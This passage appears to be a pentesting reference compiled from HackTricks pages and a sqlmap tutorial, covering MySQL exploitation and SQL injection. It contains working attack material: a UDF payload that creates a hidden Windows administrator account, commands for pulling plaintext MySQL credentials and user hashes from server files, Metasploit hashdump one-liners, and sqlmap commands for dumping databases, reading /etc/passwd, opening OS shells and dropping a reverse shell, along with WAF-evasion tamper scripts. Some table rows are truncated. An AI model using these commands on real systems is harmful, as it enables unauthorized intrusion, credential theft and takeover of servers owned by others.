'c://windows//system32//lib_mysqludf_sys_32.dll';

CREATE FUNCTION sys_exec RETURNS integer SONAME 'lib_mysqludf_sys_32.dll';

SELECT sys_exec("net user npn npn12345678 /add");

SELECT sys_exec("net localgroup Administrators npn /add");

```

### Extracting MySQL credentials from files

Inside `/etc/mysql/debian.cnf` you can find the **plain-text password** of the user **debian-sys-maint**

```
cat /etc/mysql/debian.cnf
```

You can **use these credentials to login in the mysql database**.

Inside the file: `/var/lib/mysql/mysql/user.MYD` you can find **all the hashes of the MySQL users** (the ones that you can extract from `mysql.user` inside the database).

You can extract them doing:

```
grep -oE "[-_\.\\*a-Z0-9]{3,}" /var/lib/mysql/mysql/user.MYD | grep -v
"mysql_native_password"
```

### Enabling logging

You can enable logging of mysql queries inside `/etc/mysql/my.cnf` uncommenting the following lines:

```

# * Logging and Replication
#
# Both location gets rotated by the cronjob.
# Be aware that this log type is a performance killer.
# As of 5.1 you can enable the log at runtime!
general_log_file      = /var/log/mysql/mysql.log
general_log           = 1

```

### Useful files

#### Configuration Files

- windows \*
  - config.ini
  - my.ini
    - windows\my.ini
    - winnt\my.ini

- <InstDir>/mysql/data/
- unix
  - my.cnf
    - /etc/my.cnf
    - /etc/mysql/my.cnf
    - /var/lib/mysql/my.cnf
    - ~/.my.cnf
    - /etc/my.cnf
- Command History
  - ~/.mysql.history
- Log Files
  - connections.log
  - update.log
  - common.log

## Default MySQL Database/Tables

information\_schema

mysql

performance\_schema

sys

ALL\_PLUGINS APPLICABLE\_ROLES CHARACTER\_SETS CHECK\_CONSTRAINTS COLLATIONS  
 COLLATION\_CHARACTER\_SET\_APPLICABILITY COLUMNS COLUMN\_PRIVILEGES  
 ENABLED\_ROLES ENGINES EVENTS FILES GLOBAL\_STATUS GLOBAL\_VARIABLES  
 KEY\_COLUMN\_USAGE KEY\_CACHES OPTIMIZER\_TRACE PARAMETERS PARTITIONS PLUGINS  
 PROCESSLIST PROFILING REFERENTIAL\_CONSTRAINTS ROUTINES SCHEMATA  
 SCHEMA\_PRIVILEGES SESSION\_STATUS SESSION\_VARIABLES STATISTICS SYSTEM\_VARIABLES  
 TABLES TABLESPACES TABLE\_CONSTRAINTS TABLE\_PRIVILEGES TRIGGERS USER\_PRIVILEGES  
 VIEWS INNODB\_LOCKS INNODB\_TRX INNODB\_SYS\_DATAFILES INNODB\_FT\_CONFIG  
 INNODB\_SYS\_VIRTUAL INNODB\_CMP INNODB\_FT\_BEING\_DELETED INNODB\_CMP\_RESET  
 INNODB\_CMP\_PER\_INDEX INNODB\_CMPMEM\_RESET INNODB\_FT\_DELETED  
 INNODB\_BUFFER\_PAGE\_LRU INNODB\_LOCK\_WAITS INNODB\_TEMP\_TABLE\_INFO  
 INNODB\_SYS\_INDEXES INNODB\_SYS\_TABLES INNODB\_SYS\_FIELDS  
 INNODB\_CMP\_PER\_INDEX\_RESET INNODB\_BUFFER\_PAGE INNODB\_FT\_DEFAULT\_STOPWORD  
 INNODB\_FT\_INDEX\_TABLE INNODB\_FT\_INDEX\_CACHE INNODB\_SYS\_TABLESPACES  
 INNODB\_METRICS INNODB\_SYS\_FOREIGN\_COLS INNODB\_CMPMEM  
 INNODB\_BUFFER\_POOL\_STATS INNODB\_SYS\_COLUMNS INNODB\_SYS\_FOREIGN  
 INNODB\_SYS\_TABLESTATS GEOMETRY\_COLUMNS SPATIAL\_REF\_SYS CLIENT\_STATISTICS  
 INDEX\_STATISTICS USER\_STATISTICS INNODB\_MUTEXES TABLE\_STATISTICS



INNODB\_TABLESPACES\_ENCRYPTION user\_variables INNODB\_TABLESPACES\_SCRUBBING  
INNODB\_SYS\_SEMAPHORE\_WAITS

columns\_priv column\_stats db engine\_cost event\_func general\_log gtid\_executed  
gtid\_slave\_pos help\_category help\_keyword help\_relation help\_topic host index\_stats  
innodb\_index\_stats innodb\_table\_stats ndb\_binlog\_index plugin\_proc procs\_priv proxies\_priv  
roles\_mapping server\_cost servers slave\_master\_info slave\_relay\_log\_info slave\_worker\_info  
slow\_log tables\_priv table\_stats time\_zone time\_zone\_leap\_second time\_zone\_name  
time\_zone\_transition time\_zone\_transition\_type transaction\_registry user

accounts cond\_instances events\_stages\_current events\_stages\_history  
events\_stages\_history\_long events\_stages\_summary\_by\_account\_by\_event\_name  
events\_stages\_summary\_by\_host\_by\_event\_name  
events\_stages\_summary\_by\_thread\_by\_event\_name  
events\_stages\_summary\_by\_user\_by\_event\_name  
events\_stages\_summary\_global\_by\_event\_name events\_statements\_current  
events\_statements\_history events\_statements\_history\_long  
events\_statements\_summary\_by\_account\_by\_event\_name  
events\_statements\_summary\_by\_digest  
events\_statements\_summary\_by\_host\_by\_event\_name  
events\_statements\_summary\_by\_program  
events\_statements\_summary\_by\_thread\_by\_event\_name  
events\_statements\_summary\_by\_user\_by\_event\_name  
events\_statements\_summary\_global\_by\_event\_name events\_transactions\_current  
events\_transactions\_history events\_transactions\_history\_long  
events\_transactions\_summary\_by\_account\_by\_event\_name  
events\_transactions\_summary\_by\_host\_by\_event\_name  
events\_transactions\_summary\_by\_thread\_by\_event\_name  
events\_transactions\_summary\_by\_user\_by\_event\_name  
events\_transactions\_summary\_global\_by\_event\_name events\_waits\_current  
events\_waits\_history events\_waits\_history\_long  
events\_waits\_summary\_by\_account\_by\_event\_name  
events\_waits\_summary\_by\_host\_by\_event\_name events\_waits\_summary\_by\_instance  
events\_waits\_summary\_by\_thread\_by\_event\_name  
events\_waits\_summary\_by\_user\_by\_event\_name  
events\_waits\_summary\_global\_by\_event\_name file\_instances file\_summary\_by\_event\_name  
file\_summary\_by\_instance global\_status global\_variables host\_cache hosts  
memory\_summary\_by\_account\_by\_event\_name  
memory\_summary\_by\_host\_by\_event\_name memory\_summary\_by\_thread\_by\_event\_name  
memory\_summary\_by\_user\_by\_event\_name memory\_summary\_global\_by\_event\_name  
metadata\_locks mutex\_instances objects\_summary\_global\_by\_type performance\_timers  
prepared\_statements\_instances replication\_applier\_configuration replication\_applier\_status  
replication\_applier\_status\_by\_coordinator replication\_applier\_status\_by\_worker  
replication\_connection\_configuration replication\_connection\_status  
replication\_group\_member\_stats replication\_group\_members rlock\_instances  
session\_account\_connect\_attrs session\_connect\_attrs session\_status session\_variables  
setup\_actors setup\_consumers setup\_instruments setup\_objects setup\_timers  
socket\_instances socket\_summary\_by\_event\_name socket\_summary\_by\_instance  
status\_by\_account status\_by\_host status\_by\_thread status\_by\_user table\_handles

table\_io\_waits\_summary\_by\_index\_usage table\_io\_waits\_summary\_by\_table  
table\_lock\_waits\_summary\_by\_table threads user\_variables\_by\_thread users  
variables\_by\_thread

host\_summary host\_summary\_by\_file\_io host\_summary\_by\_file\_io\_type  
host\_summary\_by\_stages host\_summary\_by\_statement\_latency  
host\_summary\_by\_statement\_type innodb\_buffer\_stats\_by\_schema  
innodb\_buffer\_stats\_by\_table innodb\_lock\_waits io\_by\_thread\_by\_latency  
io\_global\_by\_file\_by\_bytes io\_global\_by\_file\_by\_latency io\_global\_by\_wait\_by\_bytes  
io\_global\_by\_wait\_by\_latency latest\_file\_io memory\_by\_host\_by\_current\_bytes  
memory\_by\_thread\_by\_current\_bytes memory\_by\_user\_by\_current\_bytes  
memory\_global\_by\_current\_bytes memory\_global\_total metrics processlist  
ps\_check\_lost\_instrumentation schema\_auto\_increment\_columns schema\_index\_statistics  
schema\_object\_overview schema\_redundant\_indexes schema\_table\_lock\_waits  
schema\_table\_statistics schema\_table\_statistics\_with\_buffer  
schema\_tables\_with\_full\_table\_scans schema\_unused\_indexes session session\_ssl\_status  
statement\_analysis statements\_with\_errors\_or\_warnings statements\_with\_full\_table\_scans  
statements\_with\_runtimes\_in\_95th\_percentile statements\_with\_sorting  
statements\_with\_temp\_tables sys\_config user\_summary user\_summary\_by\_file\_io  
user\_summary\_by\_file\_io\_type user\_summary\_by\_stages  
user\_summary\_by\_statement\_latency user\_summary\_by\_statement\_type version  
wait\_classes\_global\_by\_avg\_latency wait\_classes\_global\_by\_latency  
waits\_by\_host\_by\_latency waits\_by\_user\_by\_latency waits\_global\_by\_latency  
x\$host\_summary x\$host\_summary\_by\_file\_io x\$host\_summary\_by\_file\_io\_type  
x\$host\_summary\_by\_stages x\$host\_summary\_by\_statement\_latency  
x\$host\_summary\_by\_statement\_type x\$innodb\_buffer\_stats\_by\_schema  
x\$innodb\_buffer\_stats\_by\_table x\$innodb\_lock\_waits x\$io\_by\_thread\_by\_latency  
x\$io\_global\_by\_file\_by\_bytes x\$io\_global\_by\_file\_by\_latency x\$io\_global\_by\_wait\_by\_bytes  
x\$io\_global\_by\_wait\_by\_latency x\$latest\_file\_io x\$memory\_by\_host\_by\_current\_bytes  
x\$memory\_by\_thread\_by\_current\_bytes x\$memory\_by\_user\_by\_current\_bytes  
x\$memory\_global\_by\_current\_bytes x\$memory\_global\_total x\$processlist  
x\$ps\_digest\_95th\_percentile\_by\_avg\_us x\$ps\_digest\_avg\_latency\_distribution  
x\$ps\_schema\_table\_statistics\_io x\$schema\_flattened\_keys x\$schema\_index\_statistics  
x\$schema\_table\_lock\_waits x\$schema\_table\_statistics x\$schema\_table\_statistics\_with\_buffer  
x\$schema\_tables\_with\_full\_table\_scans x\$session x\$statement\_analysis  
x\$statements\_with\_errors\_or\_warnings x\$statements\_with\_full\_table\_scans  
x\$statements\_with\_runtimes\_in\_95th\_percentile x\$statements\_with\_sorting  
x\$statements\_with\_temp\_tables x\$user\_summary x\$user\_summary\_by\_file\_io  
x\$user\_summary\_by\_file\_io\_type x\$user\_summary\_by\_stages  
x\$user\_summary\_by\_statement\_latency x\$user\_summary\_by\_statement\_type  
x\$wait\_classes\_global\_by\_avg\_latency x\$wait\_classes\_global\_by\_latency  
x\$waits\_by\_host\_by\_latency x\$waits\_by\_user\_by\_latency x\$waits\_global\_by\_latency

### **HackTricks Automatic Commands**

Protocol\_Name: MySQL #Protocol Abbreviation if there is one.

Port\_Number: 3306 #Comma separated if there is more than one.

Protocol\_Description: MySQL #Protocol Abbreviation Spelled out

Entry\_1:

Name: Notes

Description: Notes for MySql

Note: |

MySQL is a freely available open source Relational Database Management System (RDBMS) that uses Structured Query Language (SQL).

<https://book.hacktricks.xyz/pentesting/pentesting-mysql>

Entry\_2:

Name: Nmap

Description: Nmap with MySql Scripts

Command: `nmap --script=mysql-databases.nse,mysql-empty-password.nse,mysql-enum.nse,mysql-info.nse,mysql-variables.nse,mysql-vuln-cve2012-2122.nse {IP} -p 3306`

Entry\_3:

Name: MySql

Description: Attempt to connect to mysql server

Command: `mysql -h {IP} -u {Username}@localhost`

Entry\_4:

Name: MySql consolesless mfs enumeration

Description: MySql enumeration without the need to run msfconsole

Note: sourced from <https://github.com/carlospolop/legion>

Command: `msfconsole -q -x 'use auxiliary/scanner/mysql/mysql_version; set RHOSTS {IP}; set RPORT 3306; run; exit' && msfconsole -q -x 'use auxiliary/scanner/mysql/mysql_authbypass_hashdump; set RHOSTS {IP}; set RPORT 3306; run; exit' && msfconsole -q -x 'use auxiliary/admin/mysql/mysql_enum; set RHOSTS {IP}; set RPORT 3306; run; exit' && msfconsole -q -x 'use auxiliary/scanner/mysql/mysql_hashdump; set RHOSTS {IP}; set RPORT 3306; run; exit' && msfconsole -q -x 'use auxiliary/scanner/mysql/mysql_schemadump; set RHOSTS {IP}; set RPORT 3306; run; exit'`

<https://book.hacktricks.xyz/network-services-pentesting/pentesting-mysql>

## SQLMAP CheatSheet

# Enumerate databases

`sqlmap --dbms=mysql -u "$URL" --dbs`

# Enumerate tables

`sqlmap --dbms=mysql -u "$URL" -D "$DATABASE" --tables`

# Dump table data

```
sqlmap --dbms=mysql -u "$URL" -D "$DATABASE" -T "$TABLE" --dump
```

# Specify parameter to exploit

```
sqlmap --dbms=mysql -u "http://www.example.com/param1=value1&param2=value2" --dbs -  
p param2
```

# Specify parameter to exploit in 'nice' URIs

```
sqlmap --dbms=mysql -u "http://www.example.com/param1/value1*/param2/value2" --dbs #  
exploits param1
```

# Get OS shell

```
sqlmap --dbms=mysql -u "$URL" --os-shell
```

# Get SQL shell

```
sqlmap --dbms=mysql -u "$URL" --sql-shell
```

# SQL query

```
sqlmap --dbms=mysql -u "$URL" -D "$DATABASE" --sql-query "SELECT * FROM $TABLE;"
```

# Use Tor Socks5 proxy

```
sqlmap --tor --tor-type=SOCKS5 --check-tor --dbms=mysql -u "$URL" --dbs
```

[SQLMap](#) is a free tool that checks on **database vulnerabilities**. If you run a website, you're vulnerable to a range of SQL-based hacker attacks that can compromise the database that lies behind many site functions. If hackers can break into your network and infect an endpoint, they can also use SQL injection techniques to compromise those databases that support **back-office functions**.

Your database lies at the heart of your business information system. It drives data sharing in ERP systems and stores **sensitive data**, such as customer records and turnover information. To fully understand potential vulnerability in this area, you need to know what an SQL injection attack is.

### **SQL injection attacks**

SQL is the **Structured Query Language**. It is the language that programs use to access data in a **relational database**. The language also includes commands to update or delete data held in database tables.

For end-users, access to a database is through a form, which will either be in a Web page or in the front-end of a piece of business software. The field into which you enter a query in a Google page is an example of this. The code **behind the screen** takes the input that users type into the field and wrap it in an SQL query. This then gets submitted to the database to extract matching records.

Hackers have discovered ways to put a full SQL statement or a clause of a statement into an input field. This can fool the query processing mechanisms embedded into the form and pass an entire **SQL instruction** on to the database rather than submitting the input as a query value.

This cheat is called “**SQL injection**” and it can give hackers full access to your database, bypassing the controls that are built into the coding of the application or Web page that contains the input field.

SQL injection attacks can enable hackers to steal the entire database or update values. The option to change data in a database enables hackers to **steal money**. Imagine if a customer was able to change the balance on an account from a negative sum to a positive amount. In automated systems, this would trigger a payment and the hackers could abscond with that money before anyone in the business becomes aware of the error.

See also: [Best SQL Server Monitoring Tools](#)

### Classifying SQL injection attacks

The **Open Web Application Security Project** (OWASP) creates a list of the top 10 system vulnerabilities that is regarded as the definitive list of weaknesses to look for. Vulnerability scanners promise to check for the **OWASP Top 10**. SQL Injection is the top threat listed by OWASP. The organization breaks that category down into four types.

- Classic SQL Injection
- Blind or Inference SQL Injection
- DBMS-specific SQL Injection
- Compounded SQL Injection

These categories are broken down further by the industry. A Classic SQL Injection attack is also known as an **In-band attack**. This category includes two possible methods – Error-based SQLI and Union-based SQLI.

Compound SQL Injection attacks add on another type of hacker attack to the SQL Injection activity. These are:

- Authentication attacks
- DDoS attacks
- DNS hijacking
- Cross-site scripting (XSS)

In the interests of brevity in this guide – which is focused on **sqlmap** – the definition of these attack strategies will not be covered here.

### Checking for SQL injection vulnerabilities

Sqlmap enables you to try out the types of attacks that hackers implement on databases. This lets you see whether or not your systems are **protected against attack**.

Hackers are constantly inventing new attack strategies. However, the ways relational databases and SQL operate mean that there are only so many types of attacks that will work. In other words, new attacks are always **variations on a theme**. If you have a tool that can ensure protection against generic categories of attack, you can be sure that you have uncovered all possible vulnerabilities.

A sqlmap check attempts an attack in each of a number of categories – there are six in total. If one of these attacks **succeeds**, you know that you have a serious problem and part of the interface that fronts your database needs to be re-written to block that attack.

The types of attacks that sqlmap attempts are:

- Boolean-based blind SQL injection
- Time-based blind SQL injection
- Error-based SQL injection
- Union-based SQL injection
- Stacked queries
- Out-of-band attacks

The definitions used by the sqlmap developers don’t map exactly to the categories used by OWASP. The list includes both types of **Classic SQL injection** and both types of **Blind SQL injection**.

The stacked queries attack strategy performed by sqlmap should cover what OWASP terms **DBMS-specific attacks**. The Combined attack category of OWASP isn’t relevant to the SQL Injection-focused sqlmap detection system.

Logically, if you can ensure that your system isn’t vulnerable to an SQL injection attack, it automatically won’t be vulnerable to a combined attack. However, you should use other **pen testing tools** to check whether your site is vulnerable to DDoS attacks, XSS, or DNS hijacking. All systems are permanently liable to authentication attacks – you need to ensure a secure identity and access management strategy in order to protect your business from the threat of **authentication cracking**.

The sqlmap system checks work with the following DBMSs:

MySQL	Microsoft SQL Server	Microsoft Access	Ma
Oracle	PostgreSQL	IBM DB2	SQ
Firebird	Sybase	SAP MaxDB	Inf
MemSQL	TiDB	CockroachDB	HS

H2	MonetDB	Apache Derby	Ap
Amazon Redshift	Vertica	Mckoi	Pre
Altibase	MimerSQL	CrateDB	Gr
Drizzle	Cubrid	InterSystems Cache	IRI
eXtremeDB	FrontBase	YugabyteDB	Vir

Raima Database Manager

### System requirements for sqlmap

You can install sqlmap on **Windows**, **macOS**, and **Linux**.

The sqlmap system is written in Python, so you have to install **Python 2.6** or later on your computer in order to run sqlmap. The current version as at July 2021 is 3.9.

To find out whether you have Python installed, on Windows open a command prompt and enter **python --version**. If you don't have Python, you will see a message telling you to type python again without parameters. Type **python** and this will open up the Microsoft Store with the Python package set up to download. Click on the **Get** button and follow installation instructions.

If you have macOS type **python --version**. If you get an error message, enter the following commands:

```
$ xcode-select --install
```

```
$ ruby -e "$(curl -fsSL https://raw.githubusercontent.com/Homebrew/install/master/install)"
```

```
$ brew install python3
```

In those lines, the **\$** represents the system prompt – don't type that in.

If you have Linux, you will already have Python installed.

### Install sqlmap

To install sqlmap:

1. Go to the website for the sqlmap project at [sqlmap.org](https://sqlmap.org).
2. If you have Windows, click on the **Download .zip** file button. If you have macOS or Linux, click on the **Download .tar.gz** file button.
3. Unpack the compressed file.

Your system will automatically name the directory the same as the compressed file. However, this is a very long name, so opt to have the new directory called just sqlmap. It doesn't matter where on your computer you create that directory.



## Running sqlmap

The sqlmap system is a command-line utility. There isn't a GUI interface for it. So, go to the command line on your computer to use sqlmap. Change to the sqlmap directory that you created in order to run the utility. You do not have to compile any program.

The program that you run in order to use sqlmap is called sqlmap.py. It will not run unless you add an option to the end of the program name.

### The options for sqlmap are:

	The target URL
-u URL	<b>Format:</b> -u "http://www.target.com/path/file.htm?variable=1"
	Connection string for direct database connection
-d DIRECT	<b>Format:</b> -d DBMS://DATABASE_FILEPATH <i>or</i>  -d DBMS://USER:PASSWORD@DBMS_IP:DBMS_PORT/DATABASE_NAME
-l LOGFILE	Parse target(s) from Burp or WebScarab proxy log file
	Scan multiple targets given in a textual file
-m BULKFILE	<b>Format:</b> The file should contain a URL per line
	Load HTTP request from a file
-r REQUESTFILE	<b>Format:</b> The file can contain an HTTP or an HTTPS transaction
-g GOOGLEDORK	Process Google dork results as target URLs
-c CONFIGFILE	Load options from a configuration INI file

--wizard	A guided execution service
--update	Update sqlmap to the latest version
--purge	Clear out the sqlmap data folder
--purge-output	As above
--dependencies	Check for missing sqlmap dependencies
-h	Basic help
-hh	Advanced help
-- version	Show the version number

You can't run sqlmap without one of those options. There are **many other options** and it is often necessary to string several options in sequence on a command line.

A full attack requires so many options and inputs that it is easier to put all of those options in a file and then call the file instead of typing them all in. In this scenario, it is a convention to store all of the options in **a text file** with the extension .INI. You would include this list of options in the command line with the -c option followed by the file name. This method cuts out repeating typing in the whole long command over and over again to account for spelling mistakes or format errors.

### More sqlmap options

There are many other switches that you can add to a **sqlmap** command. Option parameters that are character-based should be enclosed in double-quotes (" "), numerical parameters should not be quoted.

In the interests of brevity within this guide, we have presented all of these in a PDF file:



Click on the image above to open the full [sqlmap Cheat Sheet JPG](#) in a new window, or [click here to download the sqlmap Cheat Sheet PDF](#).

### Running an SQL injection attack scan with sqlmap

The large number of options available for sqlmap is daunting. There are too many options to comb through in order to work out how to form an SQL injection attack. The best way to acquire the knowledge of how to perform the different types of attacks is to **learn by example**.

To experience how a sqlmap test system proceeds, try the following test run, substituting the URL of your site for the marker <URL>. You need to include the schema on the front of the URL (http or https).

```
$ sqlmap.py -u "<URL>" --batch --banner
```

This command will trigger a run-through of all of the sqlmap procedures, offering you options over the test as it proceeds.

The system will show **the start time** of the test. Each report line includes the time that each test completed.

The sqlmap service will **test the connection** to the Web server and then scan various aspects of the site. These attributes include the site's default character set, a check for the presence of **defense systems**, such as a Web application firewall or intrusion detection systems.

The next phase of the test identifies the DBMS used for the site. It will attempt **a series of attacks** to probe the vulnerability of the site's database. These are:

- A GET input attack – this identifies the susceptibility to Classic SQLI and XSS attacks
- DBMS-specific attacks
- Boolean-based blind SQLI
- The system will ask for a level and a risk value. If these are high enough, it will run a time-based blind SQLI
- An error-based SQLI attack
- A UNION-based SQLI if the level and risk values are high enough
- Stacked queries

In answer to the banner option used in this run, sqlmap completes its run by fetching **the database banner**. Finally, all extracted data with explanations of their meanings are written to **a log file**.

As you can see, without many options given on the command, the sqlmap system will run through a standard series of attacks and will check with the user for decisions over the depth of the test as the test progresses.

A small change in the command will run the same battery of tests but by using a **POST** as a test method instead of a **GET**.

Try the following command:

```
$ sqlmap.py -u "<URL>" --data="id=1" --banner
```

## Password cracking with sqlmap

A change of just one word in the first command used for the previous section will give you a range of tests to see whether the **credentials management system** of your database has weaknesses.

Enter the following command:

```
$ sqlmap.py -u "<URL>" --batch --password
```

Again, you need to substitute your site's URL for the <URL> marker.

When you run this command, sqlmap will initiate a series of tests and give you a number of options along the way.

The sqlmap run will try a time-based blind SQLI and then a UNION-based blind attack. It will then give you the option to store password hashes to a file for analysis with another tool and then gives the opportunity for a dictionary-based attack.

The services will try a series of well-known user account names and cycle through a list of often-used passwords against each candidate username. This is called a "**cluster bomb**" attack. The files suite of sqlmap includes a file of payloads for this attack but you can supply your own file instead.

Whenever sqlmap hits a username and password combination, it will display it. All actions for the run are then written to a log file before the program ends its run.

## Get a list of databases on your system and their tables

Information is power and hackers first need to know what database instances you have on your system in order to hack into them. You can find out whether this basic information can be easily accessed by **intruders** with the following command:

```
$ sqlmap.py -u "<URL>" --batch --dbs
```

This test will include time-based, error-based, and UNION-based SQL injection attacks. It will then identify the DBMS brand and then list the database names. The information derived during the test run is then written to a log file as the program terminates.

Investigate a little further and get a list of the tables in one of those databases with the following command.

```
$ sqlmap.py -u "<URL>" --batch --tables -D <DATABASE>
```

Enter the name of one of the database instances that you got from the list in the first query of this section.

This test batch includes time-based, error-based, and UNION-based SQL injection attacks. It will then list the names of the tables that are in the specified database instance. This data is written to a log file as the program finishes.

Get **the contents** of one of those tables with the following command:

```
$ sqlmap.py -u "<URL>" --batch --dump -T <TABLE> -D <DATABASE>
```

Substitute the name of one of the tables you discovered for the <TABLE> marker in that command format.

The test will perform a UNION-based SQL injection attack and then query the named table, showing its records on the screen. This information is written to a log file and then the program terminates.

### **Explore the Cheat Sheet**

The commands shown in this guide are just the start. Successful execution of these tests will give you the confidence to look through our [sqlmap Cheat Sheet PDF](#) and try other SQL injection tests.

### **Basic arguments for SQLmap**

#### **Generic**

```
-u "<URL>"
-p "<PARAM TO TEST>"
--user-agent=SQLMAP
--random-agent
--threads=10
--risk=3 #MAX
--level=5 #MAX
--dbms="<KNOWN DB TECH>"
--os="<OS>"
--technique="UB" #Use only techniques UNION and BLIND in that order (default "BEUSTQ")
--batch #Non interactive mode, usually Sqlmap will ask you questions, this accepts the default answers
--auth-type="<AUTH>" #HTTP authentication type (Basic, Digest, NTLM or PKI)
--auth-cred="<AUTH>" #HTTP authentication credentials (name:password)
--proxy=http://127.0.0.1:8080
--union-char "GsFRts2" #Help sqlmap identify union SQLi techniques with a weird union char
```

### **Retrieve Information**

#### **Internal**

```
--current-user #Get current user
--is-dba #Check if current user is Admin
--hostname #Get hostname
--users #Get usernames od DB
```

--passwords #Get passwords of users in DB

--privileges #Get privileges

### **DB data**

--all #Retrieve everything

--dump #Dump DBMS database table entries

--dbs #Names of the available databases

--tables #Tables of a database ( -D <DB NAME> )

--columns #Columns of a table ( -D <DB NAME> -T <TABLE NAME> )

-D <DB NAME> -T <TABLE NAME> -C <COLUMN NAME> #Dump column

### **Injection place**

#### **From Burp/ZAP capture**

Capture the request and create a req.txt file

sqlmap -r req.txt --current-user

#### **GET Request Injection**

sqlmap -u "http://example.com/?id=1" -p id

sqlmap -u "http://example.com/?id=\*" -p id

#### **POST Request Injection**

sqlmap -u "http://example.com" --data "username=\*&password=\*"

### **Injections in Headers and other HTTP Methods**

#Inside cookie

sqlmap -u "http://example.com" --cookie "mycookies=\*"

#Inside some header

sqlmap -u "http://example.com" --headers="x-forwarded-for:127.0.0.1\*"

sqlmap -u "http://example.com" --headers="referer:\*"

#PUT Method

sqlmap --method=PUT -u "http://example.com" --headers="referer:\*"

#The injection is located at the '\*'

### **Indicate string when injection is successful**

--string="string\_showed\_when\_TRUE"

### **Eval**

**Sqlmap** allows the use of `-e` or `--eval` to process each payload before sending it with some python oneliner. This makes very easy and fast to process in custom ways the payload before sending it. In the following example the **flask cookie session is signed by flask with the known secret before sending it**:

```
sqlmap http://1.1.1.1/sqli --eval "from flask_unsign import session as s; session = s.sign({'uid': session}, secret='SecretExfiltratedFromTheMachine')" --cookie="session=*" --dump
```

### Shell

#Exec command

```
python sqlmap.py -u "http://example.com/?id=1" -p id --os-cmd whoami
```

#Simple Shell

```
python sqlmap.py -u "http://example.com/?id=1" -p id --os-shell
```

#Dropping a reverse-shell / meterpreter

```
python sqlmap.py -u "http://example.com/?id=1" -p id --os-pwn
```

### Read File

```
--file-read=/etc/passwd
```

### Crawl a website with SQLmap and auto-exploit

```
sqlmap -u "http://example.com/" --crawl=1 --random-agent --batch --forms --threads=5 --level=5 --risk=3
```

`--batch` = non interactive mode, usually Sqlmap will ask you questions, this accepts the default answers

`--crawl` = how deep you want to crawl a site

`--forms` = Parse and test forms

### Second Order Injection

```
python sqlmap.py -r /tmp/r.txt --dbms MySQL --second-order "http://targetapp/wishlist" -v 3
```

```
sqlmap -r 1.txt -dbms MySQL -second-order
```

```
"http://<IP/domain>/joomla/administrator/index.php" -D "joomla" -dbs
```

[Read this post](#) about how to perform simple and complex second order injections with sqlmap.

### Customizing Injection

#### Set a suffix

```
python sqlmap.py -u "http://example.com/?id=1" -p id --suffix="-- "
```

#### Prefix

```
python sqlmap.py -u "http://example.com/?id=1" -p id --prefix="") "
```

### Help finding boolean injection



# The --not-string "string" will help finding a string that does not appear in True responses (for finding boolean blind injection)

```
sqlmap -r r.txt -p id --not-string ridiculous --batch
```

### Tamper

Remember that **you can create your own tamper in python** and it's very simple. You can find a tamper example in the [Second Order Injection page here](#).

```
--tamper=name_of_the_tamper
```

#In kali you can see all the tampers in /usr/share/sqlmap/tamper

Tamper	Description
apostrophemask.py	Replaces apostrophe character with its UTF-8 full width counterpart
apostrophencode.py	Replaces apostrophe character with its illegal double unicode counterpart
appendnullbyte.py	Appends encoded NULL byte character at the end of payload
base64encode.py	Base64 all characters in a given payload
between.py	Replaces greater than operator ('>') with 'NOT BETWEEN 0 AND #'
bluecoat.py	Replaces space character after SQL statement with a valid random blank character. Afterwards replace character = with LIKE operator
chardoubleencode.py	Double url-encodes all characters in a given payload (not processing already encoded)
commalesslimit.py	Replaces instances like 'LIMIT M, N' with 'LIMIT N OFFSET M'
commalessmid.py	Replaces instances like 'MID(A, B, C)' with 'MID(A FROM B FOR C)'
concat2concatws.py	Replaces instances like 'CONCAT(A, B)' with 'CONCAT_WS(MID(CHAR(0), 0, 0), A, B)'
charencode.py	Url-encodes all characters in a given payload (not processing already encoded)
charunicodeencode.py	Unicode-url-encodes non-encoded characters in a given payload (not processing already encoded). "%u0022"
charunicodeescape.py	Unicode-url-encodes non-encoded characters in a given payload (not processing already encoded). "\u0022"

<b>Tamper</b>	<b>Description</b>
equaltolike.py	Replaces all occurrences of operator equal ('=') with operator 'LIKE'
escapequotes.py	Slash escape quotes (' and ")
greatest.py	Replaces greater than operator ('>') with 'GREATEST' counterpart
halfversionedmorekeywords.py	Adds versioned MySQL comment before each keyword
ifnull2ifisnull.py	Replaces instances like 'IFNULL(A, B)' with 'IF(ISNULL(A), B, A)'
modsecurityversioned.py	Embraces complete query with versioned comment
modsecurityzeroversioned.py	Embraces complete query with zero-versioned comment
multiplespaces.py	Adds multiple spaces around SQL keywords
nonrecursivereplacement.py	Replaces predefined SQL keywords with representations suitable for replacement (e.g. .replace("SELECT", "")) filters
percentage.py	Adds a percentage sign ('%') in front of each character
overlongutf8.py	Converts all characters in a given payload (not processing already encoded)
randomcase.py	Replaces each keyword character with random case value
randomcomments.py	Add random comments to SQL keywords
securesphere.py	Appends special crafted string
sp_password.py	Appends 'sp_password' to the end of the payload for automatic obfuscation from DBMS logs
space2comment.py	Replaces space character (' ') with comments
space2dash.py	Replaces space character (' ') with a dash comment ('--') followed by a random string and a new line ('\n')
space2hash.py	Replaces space character (' ') with a pound character ('#') followed by a random string and a new line ('\n')
space2morehash.py	Replaces space character (' ') with a pound character ('#') followed by a random string and a new line ('\n')
space2mssqlblank.py	Replaces space character (' ') with a random blank character from a valid set of alternate characters

<b>Tamper</b>	<b>Description</b>
space2mssqlhash.py	Replaces space character (' ') with a pound character ('#') followed by a new line ('\n')
space2mysqlblank.py	Replaces space character (' ') with a random blank character from a valid set of alternate characters
space2mysqldash.py	Replaces space character (' ') with a dash comment ('--') followed by a new line ('\n')
space2plus.py	Replaces space character (' ') with plus ('+')
space2randomblank.py	Replaces space character (' ') with a random blank character from a valid set of alternate characters
symboliclogical.py	Replaces AND and OR logical operators with their symbolic counterparts (&& and
unionalltounion.py	Replaces UNION ALL SELECT with UNION SELECT
unmagicquotes.py	Replaces quote character (') with a multi-byte combo %bf%27 together with generic comment at the end (to make it work)
uppercase.py	Replaces each keyword character with upper case value 'INSERT'
varnish.py	Append a HTTP header 'X-originating-IP'
versionedkeywords.py	Encloses each non-function keyword with versioned MySQL comment
versionedmorekeywords.py	Encloses each keyword with versioned MySQL comment
xforwardedfor.py	Append a fake HTTP header 'X-Forwarded-For'

## Directory Traversal (Path Traversal)

### Overview

A path traversal attack (also known as directory traversal) aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with “dot-dot-slash (../)” sequences and its variations or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system including application source code or configuration and critical system files. It should be noted that access to files is limited by system operational access control (such as in the case of locked or in-use files on the Microsoft Windows operating system).

This attack is also known as “dot-dot-slash”, “directory traversal”, “directory climbing” and “backtracking”.

